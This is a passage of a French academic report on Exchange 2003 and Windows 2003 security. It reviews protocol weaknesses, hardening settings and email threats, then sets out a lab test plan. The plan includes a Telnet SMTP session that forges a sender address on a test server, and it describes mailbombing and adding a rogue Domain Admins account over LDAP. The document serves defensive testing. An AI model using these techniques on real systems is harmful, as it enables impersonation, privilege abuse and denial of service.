Microsoft Exchange Server 2003 dépend entièrement du service d'annuaire Microsoft Active Directory pour ses opérations d'annuaire. Active Directory fournit toutes les informations sur la boîte aux lettres et les services de listes d'adresses, ainsi que d'autres informations concernant le destinataire. La plupart des informations de configuration d'Exchange 2003 sont également stockées dans Active Directory. La surveillance du système est le composant d'Exchange 2003 chargé de la gestion de l'accès à l'annuaire. La surveillance du système comprend divers composants internes, notamment DSAccess et DSProxy, qui communiquent avec Active Directory et mettent en cache des informations sur l'annuaire, afin d'augmenter la vitesse de récupération de ces informations, puis réduire la charge de travail des contrôleurs de domaine et des serveurs de catalogue global.

#### **III.6 La sécurité sous MS Exchange 2003**

Les paramètres de sécurité par défaut, par exemple le relais SMTP (Simple Mail Transfer Protocol), POP3 (Post Office Protocol 3) et IMAP (Internet Message Access Protocol) sont activés par défaut. Les autres paramètres sont :

- Amélioration de la capacité à restreindre les connexions et les messages électroniques.
- Prise en charge de la déconnexion automatique de Outlook Web Access, des extensions S/MIME (Secure/Multipurpose Internet Mail Extensions), du langage HTML et du blocage de pièce jointe.
- Lutte contre le courrier indésirable et intégration aux listes d'expéditeurs fiables et bloqués de Office Outlook 2003.
- logiciel antivirus API 2.5 pour disposer de solutions antivirus améliorées.
- Prise en charge de IIS 6.0 (Internet Information Services) Windows Server 2003 pour isoler les applications.



## IV Analyse des inconvénients et points faibles

### IV.1 Introduction :

Après avoir passé en revue tous les aspects de la messagerie, que cela soit en théorie ou équipements déployés, nous pouvons aborder l'aspect sécurité. La messagerie est connue pour être l'un des services réseaux les moins fiables, cela est dû à la simplicité des protocoles utilisés, en effet un protocole comme SMTP, lors de sa conception, n'a pas intégré la préoccupation de sécurité actuelles. De plus, l'environnement Microsoft n'est pas connu pour être le plus sûr, car il laisse le soin à l'utilisateur d'élever ou non le niveau de sécurité, en fonction de la politique de sécurité choisie.

Nous allons dans cette section étudier les « inconvénients » des protocoles de messageries, et les « points faibles » de l'environnement «Microsoft».

### IV.2 Inconvénients des protocoles de messagerie : [ULA07]

#### IV.2.1 Vulnérabilité du protocole POP :

Le service POP est simple. Il propose toutes les fonctionnalités nécessaires pour la gestion d'un compte mail. Son efficacité en a fait l'un des protocoles les plus utilisés pour récupérer ses mails.

Il présente tout de même un gros inconvénient : « **le mot de passe** ».

Pour pouvoir accéder à son compte de messagerie, une authentification est nécessaire, il faut transmettre son mot de passe au serveur de messagerie. Lors de la connexion avec le serveur, le mot de passe circule en clair sur le réseau, c'est-à-dire qu'il n'est pas crypté. Beaucoup de clients de messagerie l'utilisent. « Outlook », le client de messagerie Microsoft l'utilise, il hérite alors de cette vulnérabilité.

**Remarque :** OWA (*Outlook Web Access*) qui est le client de messagerie basé sur une interface Web. L'authentification à son niveau n'est pas prise en charge par POP. Comme le serveur de messagerie est en interaction avec le serveur Web sécurisé, c'est le protocole HTTPS qui le prend en charge (http utilisant la couche de chiffrement SSL).

#### IV.2.2 Vulnérabilité du protocole SMTP :

SMTP est le populaire protocole chargé de transférer du courrier électronique, mais il présente tout de même un bon nombre de vulnérabilités qui peuvent facilement être exploitées :

- Les messages circulent en clair sur le réseau, c'est-à-dire qu'ils ne sont pas cryptés.
- Les Faux mails ou usurpation d'identité, en utilisant les commandes SMTP
- Si le serveur est mal configuré, il peut servir de serveur relais. Cette technique est très utilisée par les spammeurs qui sont toujours en quête de serveurs mal sécurisés. Par ce biais ils peuvent envoyer leurs messages de Spam tout en étant difficilement repérables.

On constate que les deux protocoles principaux chargés de la messagerie comprennent tout les deux pas mal de failles.

Il existe cependant un autre protocole, qui n'a pas grand-chose à voir avec la messagerie, mais qui permet tout de même d'y accéder, et qui présente un danger potentiel : « **Telnet** »

Le protocole *Telnet* est probablement celui qui semble le plus capable de véhiculer une attaque, simplement parce qu'il permet de contrôler totalement une machine à distance.

#### **IV.3 Vulnérabilité du Serveur :**

Le serveur de messagerie *MS Exchange 2003* est installé sur un système d'exploitation : le *Windows 2003 Serveur*, et comme tout système, celui-ci peut comporter des failles de sécurité, sauf que pour un serveur, c'est plus préjudiciable que pour un PC personnel, car comme son nom l'indique, un serveur offre des services, le compromettre risquerait de bloquer toute une organisation, surtout si leur activité dépend du serveur (Site Web, Messagerie, etc.)

Les produits Microsoft présente la particularité d'être fournis avec un paramétrage par défaut, c'est-à-dire qu'il laisse le soin à l'utilisateur de configurer son système comme il le souhaite, notamment en ce qui concerne la sécurité. Le *Windows Serveur 2003* est lui aussi configuré de la sorte, c'est donc aux administrateurs de le paramétrer. Ce serveur a d'ailleurs beaucoup de paramètres par défaut qui peuvent constituer de vrais dangers pour l'organisation, « Microsoft » est conscient de ses dangers, mais c'est à l'utilisateur de le comprendre. Pour la sécurité, cela dépend de la politique adoptée.

C'est pour prendre conscience de ses dangers que *Microsoft* a publié un guide de sécurité : « *Le Guide De Sécurité Windows 2003 Serveur* ».

Ce guide passe en revue tous les paramètres sensibles du système, en mettant le point sur les risques encourus en cas de négligence d'un paramètre.

Son étude permet de détecter d'éventuelles failles, d'évaluer les risques et d'orienter la sécurité sur les points faibles du *Windows 2003 Serveur*.

##### **IV.3.1 Etude du manuel de sécurité : [MSS06]**

Le *Guide de sécurité Windows 2003 Serveur* analyse les vulnérabilités, les risques et l'exposition aux attaques. Il éclaire sur les compromis que doit faire une organisation, au regard de sa sécurité.

Pour chaque paramètre le guide explicite :

- Les vulnérabilités.
- Les contre-mesures.
- L'impact potentiel.

##### **IV.3.1.1 Stratégie au niveau du domaine**

Les paramètres de stratégie de compte sont tous appliqués au niveau du domaine. La stratégie par défaut des contrôleurs de domaine, intégrée à *Windows*, définit les valeurs par défaut des stratégies de compte, stratégies de verrouillage de compte :

##### **Stratégie de compte**

Définit les valeurs conseillées pour la stratégie de mot de passe, stratégie de verrouillage de compte et stratégie de protocole d'authentification de la manière suivante :

- **mots de passe** : Définit une stratégie à adopter pour les mots de passe des utilisateurs du domaine.
  - L'historique des mots de passe.
  - Durée de vie maximale du mot de passe.
  - Durée de vie minimale du mot de passe.
  - Longueur minimale du mot de passe.
  - Les mots de passe doivent respecter des exigences de complexité.
- **Verrouillage de compte** :
  - Durée de verrouillage du compte.
  - Seuil de verrouillage du compte.
  - Réinitialiser le compteur de verrouillages du compte après.
  - Appliquer les restrictions pour l'ouverture de session.
  - Etc.

#### IV.3.1.2 Option de Sécurité

La section Options de sécurité de la stratégie de groupe active ou désactive les paramètres de sécurité pour l'ordinateur, comme la signature numérique des données, les noms de comptes Administrateur et Invité, l'accès aux lecteurs de disquette et de CD-ROM, le comportement d'installation des pilotes et les invités d'ouverture de session.

##### IV.3.1.2.1 Comptes

Gestion des comptes connus :

- Etat de compte d'invité.
- Renommer le compte administrateur.
- Renommer le compte Inviter.

##### IV.3.1.2.2 Contrôleur de domaine

Gestion du contrôleur de domaine :

- Conditions requises pour la signature de serveur LDAP.
- Refuser les modifications de mot de passe du compte ordinateur.

##### IV.3.1.2.3 Ouverture de session interactive

Gestion des ressources interactives :

- Ne pas afficher le dernier nom d'utilisateur
- Nombre d'ouvertures de session précédentes dans le cache (au cas où le contrôleur de domaine ne serait pas disponible)

##### IV.3.1.2.4 Accès réseau

Gestion de l'accès au réseau :

- Les partages qui sont accessibles de manière anonyme.
- Arrêt : permet au système d'être arrêté sans avoir à se connecter.

#### IV.3.1.3 Attribution des droits de l'utilisateur

Les droits de l'utilisateur représentent les tâches qu'un utilisateur est autorisé à effectuer sur un ordinateur ou un domaine. Il existe deux types de droits de l'utilisateur : privilèges et droits de connexion.

Les droits de connexion contrôlent qui est autorisé à ouvrir une session sur un ordinateur et comment l'opération peut s'effectuer.

Les privilèges contrôlent l'accès aux ressources système d'un ordinateur et peuvent remplacer les autorisations définies sur des objets spécifiques.

Le droit de se connecter à un ordinateur en local constitue un exemple de droit de connexion. Le droit d'arrêter le système est un exemple de privilège. Les deux types de droits de l'utilisateur sont attribués par les administrateurs aux utilisateurs individuels ou aux groupes en tant que paramètres de sécurité pour l'ordinateur.

Les paramètres décrits dans cette section :

- Accéder à un ordinateur à partir du réseau.
- Agir en tant que partie du système d'exploitation.
- Ajouter des stations de travail au domaine.
- Permettre l'ouverture d'une session locale.
- Autoriser l'ouverture de session par les services Terminal Server.
- Ignorer la recherche de l'autorisation Passer sur le dossier.
- Interdire l'accès à cet ordinateur à partir du réseau.
- Interdire l'ouverture d'une session locale.
- Forcer l'arrêt à partir d'un système distant.
- Générer des audits de sécurité.
- Gérer le journal d'audit et de sécurité.
- Arrêter le système.
- Synchroniser des données du service d'annuaire.
- S'approprier les fichiers et les autres objets.

#### **IV.3.1.4 Renforcement des serveurs membres**

Il existe des paramètres supplémentaires difficiles à appliquer via la stratégie de groupe telles que la sécurisation des comptes et définitions des partitions NTFS.

- Sécurisation des comptes.
- NTFS.

#### **IV.3.1.5 Stratégie d'audit :**

Un journal d'audit enregistre une entrée à chaque fois que les utilisateurs exécutent les actions bien spécifiées. Par exemple, la modification d'un fichier ou d'une stratégie peut déclencher une entrée d'audit. L'entrée d'audit indique l'action réalisée, le compte utilisateur impliqué, ainsi que la date et l'heure de l'action. On peut consigner les actions ayant abouti et les tentatives ayant échoué.

Il est possible d'effectuer un audit sur :

- Les événements de connexion aux comptes.
- La gestion des comptes.
- L'accès au service d'annuaire.
- Les événements de connexion.
- L'accès aux objets.
- Les modifications de stratégie.
- L'utilisation des privilèges.
- Le suivi des processus.
- Les événements système

## V Menaces et Risques [CLU05]

### V.1 Introduction

Après étude des différentes failles et vulnérabilités touchant à la messagerie et à son environnement, nous pouvons maintenant évaluer les risques et les menaces existantes.

Nous avons choisi de segmenter les menaces et risques potentiels touchant au système de messagerie autour de 3 problématiques :

- 1- La sécurisation des messages.
- 2- La sécurisation de l'infrastructure sur laquelle repose le système d'échange.
- 3- La définition des règles d'utilisation du système de messagerie de l'entreprise.

### V.2 La sécurité des messages

La sécurité des messages se décline en plusieurs points. De la perte de confidentialité à la perte de message.

#### V.2.1 Perte d'un email

Deux cas sont à considérer :

- La perte d'un email au cours de sa transmission, par exemple suite à un problème sur un serveur de messagerie nécessitant sa restauration (les derniers messages reçus peuvent être perdus), ou par exemple supprimé à tort par un logiciel anti-spam. Le destinataire n'a, dans ce cas, jamais connaissance de ce courrier.
- La disparition d'un message reçu, voir de l'ensemble des messages reçus. Ce risque est particulièrement important lorsque l'utilisateur stocke ses emails sur son propre ordinateur, car dans ce cas, les sauvegardes locales ne sont pas toujours réalisées.

#### V.2.2 Perte de confidentialité

La messagerie représente un facteur important de perte de confidentialité dans une entreprise. Cette perte peut être provoqué par différents événements :

- Une divulgation accidentelle : Le message a été envoyé trop rapidement, avant même que l'expéditeur n'ait eu le réflexe de vérifier la liste des destinataires. Dans le cas d'utilisation de listes d'envoi, il devient difficile de vérifier que tous les membres de la liste sont bien habilités à connaître le contenu du message.
- Une divulgation volontaire : Par exemple l'envoi d'un fichier client à un concurrent.
- Un espionnage des messages lors de la transmission sur le réseau local : A l'aide d'un logiciel spécialisé (sniffer), il est souvent aisé de se connecter à un réseau local et de recueillir les échanges de messagerie. On peut ainsi prendre connaissance sans difficulté des mots de passe de messagerie et du contenu des messages reçus ou transmis.

#### V.2.3 Perte d'intégrité

Un message peut être altéré, accidentellement (dysfonctionnement d'équipement, modification de format entraînant une perte d'information, etc.) ou par malveillance

pendant sa transmission ou son stockage, sur un serveur de messagerie ou sur le poste destinataire.

La perte d'intégrité peut également provenir de modifications ou ajouts volontaires effectués au niveau du serveur de messagerie.

#### **V.2.4 Usurpation de l'identité de l'émetteur**

Dans un système de messagerie, l'adresse email est un élément vulnérable. L'adresse email de par sa fonction est diffusée à tous les destinataires et est stockée sur des centaines voir des milliers de carnets d'adresses. Des individus ou organisations malveillants exploitent des failles de sécurité via des vers ou des virus pour récupérer des adresses email en accédant aux données personnelles de l'utilisateur ou à son carnet d'adresse. Cette récupération peut être réalisée lors de navigation sur le Web ou lors d'une réception de messages malveillants.

Lorsqu'une adresse email est connue, elle peut aisément être utilisée par n'importe qui dans l'intention de nuire. Comme il n'existe pas de mécanisme d'authentification dans le protocole SMTP, on peut par exemple envoyer un message au nom du responsable hiérarchique, pour demander l'exécution de certaines tâches ou de transmettre des documents sensibles.

#### **V.2.5 Répudiation**

La répudiation est le risque de reniement de l'envoi ou de la réception d'un message. En l'absence de dispositif de sécurité spécifique, il est difficile de garantir le fait qu'un message ait été émis ou reçu.

### **V.3 Atteinte à l'infrastructure et au Système**

#### **V.3.1 Programmes malveillants**

La messagerie permettant d'introduire des fichiers dans un ordinateur, elle constitue un vecteur important de diffusion de programmes malveillants (virus, chevaux de Troie, spywares, etc.). On peut considérer trois types d'attaques :

- L'introduction d'un virus par le biais d'une pièce. De nombreux types de fichiers sont susceptibles de contenir des instructions exécutables. Il s'agit naturellement des programmes (extensions .exe, .dll, .bat, .vbs, .pps) qui contiennent des macro-instructions exécutées à l'ouverture ou lors d'activation de certaines fonctions.
- L'introduction d'un code malicieux dans le corps même du message, lorsque celui-ci est dans un format de page Web incluant des scripts. La fonction prévisualisation de certains clients de messagerie est capable de déclencher de tels scripts.
- Enfin, on peut classer dans cette catégorie les faux virus (hoax), qui propagent de fausses informations ou qui font perdre beaucoup de temps de lecture aux destinataires. Ces faux virus peuvent être dangereux. Certains d'entre eux recommandent de supprimer des fichiers supposés être des virus alors qu'il s'agit de fichiers indispensables au fonctionnement du système d'exploitation.

#### **V.3.2 Spam**

Le Spam est l'opération qui consiste à inonder les boîtes aux lettres de courriers indésirables et non sollicités.

Ils exploitent des listes d'email souvent obtenues à l'insu de leurs propriétaires. Leur but est soit la publicité pour des sites marchands plus ou moins recommandables, soit simplement de nuire aux systèmes de messagerie par saturation des réseaux et des boîtes aux lettres (« mail bombing »).

Le Spam est également utilisé pour diffuser en masse de faux virus (hoax).

### **V.3.3 La perte de pièces justificatives**

Les messages reçus/envoyés sont archivés soit sur un serveur, soit sur le poste de l'utilisateur. Dans ce cas, ces messages ne sont en général pas sauvegardés. En cas de perte du disque, la perte de ces archives peut être préjudiciable (perte de trace d'un envoi ou de l'historique des échanges, perte de pièces jointes).

### **V.3.4 L'interruption de service**

La messagerie fait de plus en plus partie intégrante de processus de l'entreprise. L'indisponibilité de la messagerie doit être prise en compte au même titre que les applications métiers, car elle peut conduire à une forte dégradation, voir à une interruption de service. L'interruption de service peut être accidentelle (panne, destruction de locaux) ou malveillante (attaque de type « déni de service » du serveur de messagerie, d'une attaque virale ou de l'envoi de Spam).

L'interruption de service peut également provenir d'une inscription en « black-list », suite à des attaques opérées à partir des serveurs de l'entreprise, éventuellement en rebond ou suite à un relais sur le serveur.

### **V.3.5 Utilisation abusive du relais ouvert**

Il s'agit de l'utilisation du serveur de messagerie d'une entreprise tierce pour envoyer les messages hostiles ou des Spams. Le risque pour cette entreprise est d'être inscrite en « black-list » chez les fournisseurs d'accès Internet (son adresse IP publique devient inutilisable tant que le relais reste ouvert).

### **V.3.6 Le DNS spoofing**

Détournement du flux de donnée allant au serveur vers un autre serveur commandé par un pirate, dans le cas d'une messagerie, le pirate recevra tous les messages destinés au serveur.

## **V.4 Les atteintes à l'organisation**

On peut porter atteinte à l'intégrité de l'entreprise par l'utilisation illicite ou abusive de la messagerie :

- Diffusion de contenu illicite ou offensant (raciste, religieux, etc.).
- Utilisation abusive de la messagerie, par exemple à des fins personnels, ce qui pourrait nuire aux ressources du réseau (engorgement de la bande passante par des fichiers volumineux de type musical ou vidéo).
- Le Phishing : À pour but le vol de mot de passe, elle consiste à envoyer une réplique de la page Web à la victime, lors de l'authentification, la victime croyant s'authentifier auprès du service demandé, envoie en fait les informations au pirate.

**Remarque :**

Les menaces et les risques contre le contrôleur de domaine Windows Serveur 2003 sont spécifiés dans le guide du Windows 2003 Server.

**VI Conclusion**

Nous avons analysé, comme il nous a été demandé, les différentes vulnérabilités liées à la messagerie et son environnement dans l'entreprise. Ceci nous a amené à présenter les risques induits par ces failles. Dans le prochain chapitre nous allons exploiter cette analyse afin d'offrir des outils aux administrateurs leur permettant de tester leur sécurité. Nous leur proposons plusieurs niveaux de test selon la vulnérabilité probable du réseau de messagerie.



*CHAPITRE V*  
*PROCEDURE DE TEST*

## I. Introduction

Connaissant les vulnérabilités des protocoles liés à la messagerie, ainsi que ceux du système hôte, dû essentiellement à la méconnaissance des risques encourus par la mauvaise configuration du serveur, nous proposons de procéder à des tests, afin d'identifier l'existence de ses failles, pour pouvoir apporter les correctifs et les contre-mesures nécessaires.

## II. Principe général

Nous proposons une série de tests à destination du serveur de messagerie Exchange 2003, ainsi que sur son système hôte Windows 2003 serveur, afin d'évaluer leurs vulnérabilités. Pour développer ses tests et valider leur fiabilité, nous ne pouvons utiliser leur réseau d'entreprise qui est en production. Afin de ne pas perturber le réseau d'entreprise, nous avons simulé un réseau d'essai ayant exactement les mêmes configurations que celui analysé.

### II.1 Réseau d'essai

Pour simuler les tests, nous avons choisi un environnement exclusivement composé de machines sous Windows, comme c'est le cas du réseau réel

Le réseau d'essai est composé de trois ordinateurs :

- Un serveur de domaine Windows 2003 server, sur lequel est installé le serveur de messagerie Exchange 2003.
- Le domaine de test est « smallbusiness.local ».
- L'adresse IP du contrôleur de domaine est 10.0.80.5
- Une machine tournant sous Windows XP (adresse IP 10.0.80.7)
- Une machine tournant sous Windows 2000 (adresse IP 10.0.80.6)

### II.2 Outils de développement

Pour réaliser les tests sur un environnement exclusivement Microsoft, il existe un langage, initialement créé pour l'administration et la manipulation des objets de cet environnement, c'est le VBS (Visual Basic Script).

#### II.2.1 Langage VBS [IVS07], [VLR00]

**VBScript** (aussi appelé *Visual Basic Scripting Edition*) est un sous-ensemble du langage **Visual Basic for Applications** (VBA), c'est un langage propriétaire de Microsoft prévu pour être intégré aux produits *Microsoft Office*. Le langage VBA est lui-même un sous-ensemble de Visual Basic (VB)

Le langage VBScript permet d'interagir avec les objets de l'environnement dans lequel il est intégré, de cette façon, il peut fonctionner sous de nombreux environnements, notamment :

- **Windows Scripting Host** (WSH) : il s'agit d'un interpréteur de scripts pour les systèmes Microsoft Windows, permettant d'écrire des scripts afin, par exemple, de faciliter leur administration. WSH, apparu pour la première fois dans

Windows 98 et Windows NT SP4, fait partie intégrante des systèmes d'exploitation Windows récents

- **Microsoft Internet Explorer** : le langage VBScript peut être intégré dans les pages HTML, au même titre que le Javascript afin d'offrir des fonctionnalités interactives.
- **Microsoft Internet Information Server (IIS)** : il s'agit du serveur Web de Microsoft. VBScript est le langage privilégié pour la programmation de pages Active Server Page (ASP), c'est-à-dire l'écriture de pages Web dynamiques gérées du côté serveur.

### II.2.2 Windows Scripting Host (WSH)

Est un hôte de scripts pour les systèmes Microsoft Windows permettant d'interpréter des scripts afin d'automatiser l'administration du système. WSH permet d'interpréter nativement les scripts écrits en JScript ou VBScript, mais peut supporter d'autres langages de scripts à l'aide d'extensions tierces, tels que Perl, TCL, Rexx ou Python. WSH fournit un certain nombre d'objets dont la manipulation au sein d'un script permet notamment :

- L'affichage de messages à l'écran
- L'envoi de paramètres à des applications du système
- Le mappage de connexions réseau
- La connexion à des imprimantes en réseau
- La récupération et la modification de variables d'environnement
- La récupération et la modification de clés de la base de registre

### II.2.3 Modèle d'objet WSH

L'environnement WSH est composé de 14 objets organisés en arborescence dont l'objet parent est **WScript** :

- Récupère et définit les arguments de la ligne de commande
- Détermine le nom du fichier de script
- Détermine la version du système hôte
- Récupère les événements du système
- Stoppe l'exécution d'un script
- Envoie des informations sur le périphérique de sortie (ligne de commande, boîte de dialogue, etc.)

Mais surtout Wscript permet de Créer, se connecter et se déconnecter d'objets **COM**.

### II.2.4 Objets COM

Microsoft **COM** (*Component Object Model*) est un standard permettant de définir des API objet, c'est-à-dire permettant à des applications de communiquer par l'intermédiaire d'objets possédant un certain nombre de méthodes et de propriétés publiques. Les objets ActiveX sont un type particulier d'objets COM.

COM fournit des mécanismes permettant des liens entre applications, parmi lesquels :

- liaisons dynamiques entre applications appelées **OLE** (*Object Link and Embedding*, traduisez *Liaison et incorporation d'objets*), permettant par exemple de lier un fichier tableur dans un document,
- mécanismes d'automates (en anglais **automation**) permettant de prendre contrôle d'une application à distance.
- mécanismes d'échanges de messages dynamiques entre applications, appelés **DDE** (*Dynamic Data Exchange*).

Un grand nombre d'applications possèdent une interface COM, permettant d'invoquer leurs fonctionnalités via un programme informatique.

### II.2.5 Accéder à des objets COM

Grâce aux objets COM, il est possible d'étendre à l'infini les possibilités de VBScript en créant des instances d'objets créés par des tiers et fournissant un certain nombre de services.

### II.2.6 API (*Application Programmable Interface*)

Une **API** (« *interface de programmation* » ou « *interface pour l'accès programmé aux applications* ») est un ensemble de fonctions permettant d'accéder aux services d'une application, par l'intermédiaire d'un langage de programmation.

Une API permet de fournir un certain niveau d'abstraction au développeur, c'est-à-dire qu'elle lui masque la complexité de l'accès à un système ou à une application en proposant un jeu de fonctions standard dont seuls les paramètres et les valeurs retournées sont connues. Grâce aux API, un développeur n'a donc pas à se soucier de la façon dont une application distante fonctionne, ni de la manière dont les fonctions ont été implémentées pour pouvoir l'utiliser dans un programme. Une API peut être disponible pour un langage particulier ou bien être disponible pour plusieurs langages de programmation.

### II.2.7 CDO (*Collaboration Data Objects*)

CDO (*Collaboration Data Objects*) constitue un composant de travail collaboratif compatible COM côté serveur. CDO facilite la création et la gestion des objets de collaboration, tels que les messages, les boîtes aux lettres, les contacts, les rendez-vous, les dossiers publics et les hiérarchies de dossiers publics.

CDO reconnaît et utilise désormais les protocoles Internet standard et les types de contenus tels que SMTP, NNTP, MIME, MHTML, etc. Les objets de CDO permettent d'effectuer les tâches suivantes :

- Créer n'importe quel type de nouveau message.
- Envoyer des messages dans des applications fonctionnant sur le serveur.
- Modifier un message existant, y compris n'importe quelle propriété de messagerie associée.

### II.2.8 Compilation

La compilation des scripts VBS nécessite la présence du Hôte WSH (*Windows Scripting Host*), mais pour éditer les programmes un compilateur proprement dit n'est

pas nécessaire, un simple éditeur de texte (Notepad) permet d'écrire des scripts VBS, il suffit de donner l'extension « .vbs ».

### II.3 Approche des tests

Nous aborderons notre approche selon 3 types de tests :

- 1- test sur les protocoles.
- 2- Mailbombing.
- 3- Simulation d'une intrusion dans l'annuaire Active Directory.

Au cours du premier test, lié directement aux protocoles, nous détecterons les défaillances :

- Relais SMTP : Utiliser le serveur de messagerie comme relais pour envoi de message.
- Message anonyme ou usurpation d'identité.
- Problème d'identification pour le protocole POP : mot de passe en clair.

Le second test porte sur l'annuaire Active Directory, nous tenterons d'introduire un nouvel utilisateur avec des droits d'administrateur de domaine. Il est à noter que le *guide de sécurité de Windows Server 2003* préconise la modification ou la suppression des comptes connus dans l'annuaire tels que « Administrateur », et des groupes aux privilèges élevés tels que « Domain Admins ». C'est dans ce groupe que nous introduirons le nouvel utilisateur, en utilisant le protocole d'accès à l'annuaire « LDAP », il est à noter que seul un administrateur a le privilège d'administration de l'annuaire. Nous exploiterons alors les résultats du premier test, pour une usurpation d'identité.

Enfin, le dernier test portera sur un cas spécial du Spam « le mailbombing », qui n'est rien d'autre qu'un envoi massif de mails qui pourrait servir à :

- Saturer la bande passante par un trafic important.
- Saturer les boîtes mails, afin qu'elle ne répondent plus.
- Saturer le serveur de messagerie afin de le mettre hors service.

## III. Test sur la Vulnérabilité des protocoles de messagerie :

### III.1 Test sur SMTP

#### III.1.1 Les messages circulent en clair sur le réseau :


Un des principaux défauts du protocole SMTP est que les messages circulent en clair sur le réseau. Ainsi il est possible à l'aide d'un sniffer de capturer les trames. Celles-ci n'étant pas cryptées, on peut alors y lire les données.

#### III.1.2 Les faux mails (fakemails) :

Le protocole SMTP permet l'envoi de mail tout à fait anonyme, et de ce fait il est possible de se faire passer pour une autre personne, donc usurper son identité. Il est possible d'envoyer des mails anonymes par deux procédés :

### III.1.2.1 En utilisant le Telnet :

En utilisant les commandes Telnet dans "l'invite de commande" pour se connecter au serveur de messagerie, il suffit ensuite d'utiliser les commandes SMTP pour transmettre le mail.



```
Windows XP Professional - VMware Workstation
File Edit View VM Team Windows Help

Invite de commandes
220 win2003.smallbusiness.local Microsoft Exchange Mail Service, Version: 6.0.3296
0 ready at Sun, 12 Aug 2007 15:58:55 +0200
HELO
250 win2003.smallbusiness.local Hello 118.0.00.71
MAIL FROM:<TEST_TELNET@win2003.smallbusiness.local>
250 2.1.0 TEST_TELNET@win2003.smallbusiness.local... Sender OK
RCPT TO:<test@smallbusiness.local>
250 2.1.5 test@smallbusiness.local
DATA
354 Start mail input; end with <CR><LF>
<CR><LF>
FROM: ANONYME DE L'UTILISATEUR FICTIF
TEST_TELNET@win2003.smallbusiness.local VERS LA BOITE
test@smallbusiness.local EN UTILISANT TELNET
250 2.6.0 <WIN2003SVC1TZS2TRqf00000005@win2003.smallbusiness.local> Queued mail
for delivery
QUIT
221 2.0.0 win2003.smallbusiness.local Service closing transmission channel

Perte de la connexion à l'hôte.
C:\Documents and Settings\win2000>
```

Figure 1 : Session smtp sous Telnet

Il est à noter qu'il est possible d'usurper le nom d'une personne existante sur le domaine (usurpation d'identité) ou bien un nom tout à fait inexistant. En effet ce protocole ne vérifie pas l'existence du nom de l'expéditeur. Le client de messagerie ne vérifie pas non plus si l'expéditeur appartient bien au domaine ou pas.

